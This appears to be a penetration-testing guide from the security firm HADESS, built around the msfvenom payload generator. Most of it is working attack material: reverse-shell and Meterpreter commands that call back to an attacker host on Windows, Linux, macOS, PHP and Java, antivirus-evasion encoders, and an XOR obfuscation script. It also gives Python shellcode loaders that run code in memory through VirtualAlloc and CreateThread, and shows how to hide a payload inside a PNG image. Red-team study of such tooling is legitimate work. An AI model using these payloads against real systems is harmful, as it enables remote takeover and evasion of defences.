THE LAST DANCE WITH MSFVENOM

HADESS

WWW.HADESS.IO

EDDIE BROCK: YOU SHOULD PROBABLY KNOW THAT I HAVE A REALLY DARK AND UNPREDICTABLE SIDE TO ME.

VENOM: THE LAST DANCE (2024 MOVIE)

TABLE OF CONTENT

```
root@kali:~/ycl# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.14 LPORT=4444 -a x86 --platform Windows -f exe > reverse_tcp.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

msfvenom is a versatile payload generator and encoder tool within the Metasploit framework, crucial for crafting malicious payloads in penetration testing and red teaming exercises. It combines the capabilities of msfpayload and msfencode into one streamlined tool, allowing security professionals to create custom payloads compatible with various target platforms, including Windows, Linux, Android, and more. By leveraging msfvenom, attackers can generate payloads that can exploit vulnerabilities, elevate privileges, or establish command and control channels, mimicking real-world attack scenarios. Its compatibility with Metasploit's **exploit** modules makes it a powerful tool for tailoring attacks according to specific threats.

In the context of MITRE ATT&CK techniques, msfvenom plays a critical role in executing several tactics, particularly in **Execution (T1059)**, **Persistence (T1547)**, and **Defense Evasion (T1027)**. For instance, adversaries can generate encoded or obfuscated payloads to bypass security defenses like antivirus solutions, effectively simulating techniques like obfuscation and binary padding. Additionally, msfvenom is used to deliver remote access tools, which aligns with MITRE ATT&CK's **Remote Access Software (T1219)** technique, allowing for comprehensive assessments of system vulnerabilities.

Basic Meterpreter Payload (32-bit Windows)

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker_ip>
LPORT=<port> -f exe > shell.exe
```

This command generates a reverse TCP Meterpreter payload for 32-bit Windows. Once executed on the target system, it initiates a reverse connection to the attacker's machine.

PowerShell Reverse Shell

```
msfvenom -a x86 --platform Windows -p
windows/powershell_reverse_tcp LHOST=<attacker_ip> LPORT=<port>
-e cmd/powershell_base64 -i 3 -f raw > shell.ps1
```

This payload utilizes PowerShell to establish a reverse shell, encoded to bypass basic security filters, making it a stealthy option for post-exploitation on Windows targets.

64-bit Meterpreter Payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=
<attacker_ip> LPORT=<port> -f exe > shell.exe
```

A 64-bit version of the Meterpreter payload, used when targeting modern Windows operating systems to ensure compatibility and control over the victim machine.

Windows MessageBox Shellcode

This payload is commonly used to test shellcode execution. It generates shellcode that displays a MessageBox on a Windows system, providing a visual confirmation that the code is executed.

```
msfvenom -p windows/messagebox TEXT="Hello" TITLE="Test" -f c
```

- The `-p windows/messagebox` payload creates a Windows message box that displays "Hello" with the title "Test."
- This type of shellcode is used to ensure the shellcode execution mechanism is working, often as part of the testing phase in exploit development.
- The `-f c` option outputs the shellcode in C format, which can be compiled and injected into a vulnerable process for testing.

64-bit Linux Reverse Shell

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=
<attacker_ip> LPORT=<port> -f elf > shell.elf
```

This generates a reverse TCP shell for 64-bit Linux systems. Once deployed on a target, it connects back to the attacker's system, offering command execution capabilities.

Linux 32-bit Payload

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=
<attacker_ip> LPORT=<port> -f elf > shell.elf
```

A 32-bit variant of the Linux Meterpreter reverse shell, targeting older or lightweight Linux distributions.

macOS Reverse Shell Payload

Creates a reverse TCP shell for macOS using the `macho` format and Produces a Mach-O file to establish a reverse shell on macOS.

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP> LPORT=
<Your Port> -f macho > shell.macho
```

PHP Webshell

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=<attacker_ip>
LPORT=<port> -f raw > shell.php
```

A web-based reverse shell for PHP environments. It can be uploaded to a vulnerable web server to gain control of the target.


JSP Webshell

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<attacker_ip>
LPORT=<port> -f raw > shell.jsp
```

A reverse shell crafted for Java environments, typically targeting web applications running on JSP (Java Server Pages) servers.

JAR

```
msfvenom -p java/meterpreter/reverse_tcp
LHOST=192.168.1.7 LPORT=4444 W > text.jar
```



HTTPS Meterpreter Payload with Encoding

```
msfvenom -p windows/meterpreter/reverse_https LHOST=
<attacker_ip> LPORT=<port> -f exe > shell.exe
```

Using HTTPS for communication makes it harder for network security solutions to detect the payload. Adding encoding allows bypassing antivirus solutions by obfuscating the payload.

Encrypted Reverse Shell (RC4)

```
msfvenom -p windows/meterpreter/reverse_tcp_rc4 LHOST=
<attacker_ip> LPORT=<port> RC4PASSWORD=<password> -f exe >
shell.exe
```

RC4 encryption provides secure communication between the payload and the handler, making it more resilient to security detection mechanisms.

shikata_ga_nai

To avoid detection by antivirus software, payloads can be encoded.

```
msfvenom -p windows/meterpreter/reverse_tcp -e
x86/shikata_ga_nai -i 3 -f exe > encoded_shell.exe
```

The payload is encoded using the `shikata_ga_nai` encoder, iterating the encoding process three times, making it harder for antivirus solutions to detect.

NOP Sled

Inserts a NOP sled before the payload for reliable execution and A 16-byte NOP sled is added to ensure smooth payload execution.

```
msfvenom -p linux/x64/meterpreter/reverse_tcp -n 16 -f elf >
nop_sled_shell.elf
```

Customizing Shellcode with Bad Character Removal

When injecting shellcode into vulnerable applications, certain characters (e.g., null bytes `\x00`) may cause issues with the payload execution. msfvenom allows you to specify "bad characters" to exclude from the generated shellcode.

```
msfvenom -p windows/shell_reverse_tcp LHOST=<Your IP> LPORT=
<Your Port> -b '\x00\x0a\x0d' -f c
```

- The `-b '\x00\x0a\x0d'` option tells msfvenom to avoid using the null byte (`\x00`), newline (`\x0a`), and carriage return (`\x0d`) in the generated shellcode.
- This is especially important when dealing with buffer overflows, where these characters may interfere with the shellcode's execution or trigger premature termination.
- The `-f c` option outputs the resulting shellcode in C format, ready for embedding in an exploit.

Generating ASM-Compatible Shellcode

You can use msfvenom to generate shellcode in a format compatible with assembly, particularly useful when writing exploits in assembly language.

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<Your IP>
LPORT=<Your Port> -f asm
```

- The `-f asm` option outputs the payload in assembly format, which can be directly used in assembly programs or during manual shellcode crafting.
- This is useful for exploit developers who are writing custom shellcode in assembly language and need to inject it into vulnerable applications.

XOR Encoding

We can use a simple XOR encoding scheme to obfuscate the shellcode. Below is a Python script to XOR encrypt shellcode:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.x.x
LPORT=4444 -f c
```

```
# xor.py - Encrypt shellcode with XOR
import sys
from argparse import ArgumentParser

def xor_shellcode(key, shellcode):
    return ''.join([chr(ord(c) ^ key) for c in shellcode])

if __name__ == "__main__":
    parser = ArgumentParser()
    parser.add_argument("-i", "--input", required=True,
help="Input shellcode file")
    parser.add_argument("-o", "--output", required=True,
help="Output encrypted file")
    parser.add_argument("-k", "--key", type=int, default=0xAA,
help="XOR key")
    args = parser.parse_args()

    with open(args.input, 'rb') as infile:
        shellcode = infile.read()

    encrypted_shellcode = xor_shellcode(args.key, shellcode)
    with open(args.output, 'wb') as outfile:
        outfile.write(encrypted_shellcode)
```

Encrypt the shellcode:

```
python xor.py -i payload.bin -o encrypted_shellcode.bin -k 10
```

Modify the C++ execution code to decrypt and execute the shellcode:

```
for (int i = 0; i < sizeof(buf); i++) {
    buf[i] ^= 10;  // XOR decrypt
}
```

Compile and execute.

or

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip>
LPORT=<your_port> -e x86/xor_dynamic -f exe -o xor_encoded.exe
```

SSL to encrypt

We will generate a **reverse HTTPS Meterpreter payload** for **Windows x64**. The payload will be encoded in **hex** format and written to a file (`shellcode_hex.txt`). Additionally, we will use **PayloadUUIDTracking** to track the payload by assigning it a UUID (`henry`), and **SSL** to encrypt communication with the handler.

```
msfvenom -p windows/x64/meterpreter_reverse_https
lhost=192.168.47.155 lport=4444 PayloadUUIDTracking=true
HandlerSSLCert=ssl.pem PayloadUUIDName=henry -f hex -o
shellcode_hex.txt
```

- `-p windows/x64/meterpreter_reverse_https` : Specifies the reverse HTTPS Meterpreter payload for 64-bit Windows.
- `lhost=192.168.47.155` : IP address of the attacker's machine (change as per your setup).
- `lport=4444` : Listening port on the attacker's machine.
- `PayloadUUIDTracking=true` : Enables tracking of the payload via UUID.
- `HandlerSSLCert=ssl.pem` : Uses an SSL certificate for secure communication.
- `PayloadUUIDName=henry` : Assigns the name "henry" to the payload for tracking.
- `-f hex` : Specifies the output format as a hexadecimal string.
- `-o shellcode_hex.txt` : Writes the shellcode to `shellcode_hex.txt` .

Hex Encoding

You can encode the payload in **hexadecimal** to make it more obscure to antivirus detection:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip>
LPORT=<your_port> -e generic/none -f hex
```

The `-e` flag specifies the encoder (`generic/none` means no specific encoding other than hex).

Execution:

Once you generate the hex-encoded payload, you need to decode and execute it. A simple method for executing hex payloads involves converting the hex back into binary and executing it via memory injection in languages like C or Python.

Example in **Python**:

```
import binascii
import ctypes

# Hex-encoded payload
shellcode = binascii.unhexlify("your_hex_encoded_payload")

# Allocate executable memory
ptr = ctypes.windll.kernel32.VirtualAlloc(None, len(shellcode),
0x3000, 0x40)
ctypes.windll.kernel32.RtlMoveMemory(ptr, shellcode,
len(shellcode))

# Execute the shellcode
handle = ctypes.windll.kernel32.CreateThread(None, 0, ptr,
None, 0, None)
ctypes.windll.kernel32.WaitForSingleObject(handle, -1)
```

call4_dword_xor

XOR-based with a call to a DWORD address.

```
msfvenom -p windows/meterpreter/reverse_tcp -e
x86/call4_dword_xor -f c
```

bloxor

Block XOR-based encoder.

```
msfvenom -p windows/meterpreter/reverse_tcp -e x86/bloxor -f exe
```

jmp_call_additive

Encodes using jump and call instructions.

```
msfvenom -p linux/x86/meterpreter_reverse_tcp -e
x86/jmp_call_additive -f elf
```

context_cpuid

Encodes using CPUID instruction to evade detection.

```
msfvenom -p windows/meterpreter/reverse_tcp -e
x86/context_cpuid -f exe
```

alpha_mixed

Alpha-numeric encoder, which helps bypass certain filters.

```
msfvenom -p windows/meterpreter/reverse_tcp -e x86/alpha_mixed -f raw
```

avoid_utf8_tolower

Avoids UTF-8 transformation issues.

```
msfvenom -p windows/meterpreter/reverse_tcp -e x86/avoid_utf8_tolower -f c
```

Once you have encoded your payload, here are some methods for execution:

- **Direct Execution:** If the payload is packaged as an executable (e.g., `-f exe`), you can execute it directly on the target system.

Using `alpha_mixed`:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip> LPORT=<your_port> -e x86/alpha_mixed -f exe -o alpha_mixed.exe
```

Using `avoid_utf8_tolower`:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip> LPORT=<your_port> -e x86/avoid_utf8_tolower -f exe -o avoid_utf8_tolower.exe
```

You can then execute the generated `.exe` file directly on the target machine:

```
# On the target system
./alpha_mixed.exe
# Or
./avoid_utf8_tolower.exe
```

- **Memory Injection:** If you generated raw shellcode (`-f raw` or `-f c`), inject it into memory using C, Python, or other languages that allow system-level memory management (e.g., `VirtualAlloc` and `CreateThread` for Windows).

If you want to inject the raw shellcode into memory using a programming language like Python, follow these steps.

Using `alpha_mixed`:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip>
LPORT=<your_port> -e x86/alpha_mixed -f raw > alpha_mixed.raw
```

Using `avoid_utf8_tolower`:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip>
LPORT=<your_port> -e x86/avoid_utf8_tolower -f raw >
avoid_utf8_tolower.raw
```

Here's a Python script that will read the raw shellcode from the file and execute it in memory.

```
import ctypes
import os

def execute_shellcode(shellcode):
    # Allocate memory for the shellcode
    shellcode_ptr = ctypes.windll.kernel32.VirtualAlloc(
        None, len(shellcode), 0x3000, 0x40)

    # Move the shellcode to the allocated memory
    ctypes.windll.kernel32.RtlMoveMemory(shellcode_ptr,
shellcode, len(shellcode))

    # Create a thread to execute the shellcode
    thread_handle = ctypes.windll.kernel32.CreateThread(
        None, 0, shellcode_ptr, None, 0, None)

    # Wait for the thread to finish
    ctypes.windll.kernel32.WaitForSingleObject(thread_handle,
-1)

if __name__ == "__main__":
    # Load the shellcode from the raw file
    with open("alpha_mixed.raw", "rb") as f:
        shellcode = f.read()

    execute_shellcode(shellcode)
```

- **Memory Allocation:** The script allocates executable memory using `VirtualAlloc`.
- **Move Memory:** It then uses `RtlMoveMemory` to copy the shellcode into the allocated memory.
- **Create Thread:** The shellcode is executed in a new thread using `CreateThread`.
- **Execution:** The `WaitForSingleObject` function is used to wait until the thread has finished executing.

Payload PNG Files with msfvenom

Metasploit also offers the ability to embed payloads within PNG image files using msfvenom. This technique, known as steganography, can be particularly useful for evading detection and social engineering attacks.

To create a payload PNG using msfvenom, you can use a command similar to the following:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip>
LPORT=<your_port> -f raw -o payload.raw
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip>
LPORT=<your_port> -f raw | msfvenom -a x86 --platform windows -
e x86/shikata_ga_nai -i 3 -f raw | cat >payload.raw
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip>
LPORT=<your_port> -f exe > payload.exe
```

Then, use the following command to embed the payload into a PNG image:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip>
LPORT=<your_port> -f raw | msfvenom -a x86 --platform windows -
e x86/shikata_ga_nai -i 3 -f raw | cat >payload.raw
cat payload.raw >> image.png
```


How It Works

1. The payload is generated and encoded.
2. The encoded payload is appended to the end of a legitimate PNG file.
3. The resulting file is a valid PNG image that can be opened normally, but also contains the hidden payload.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.



Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.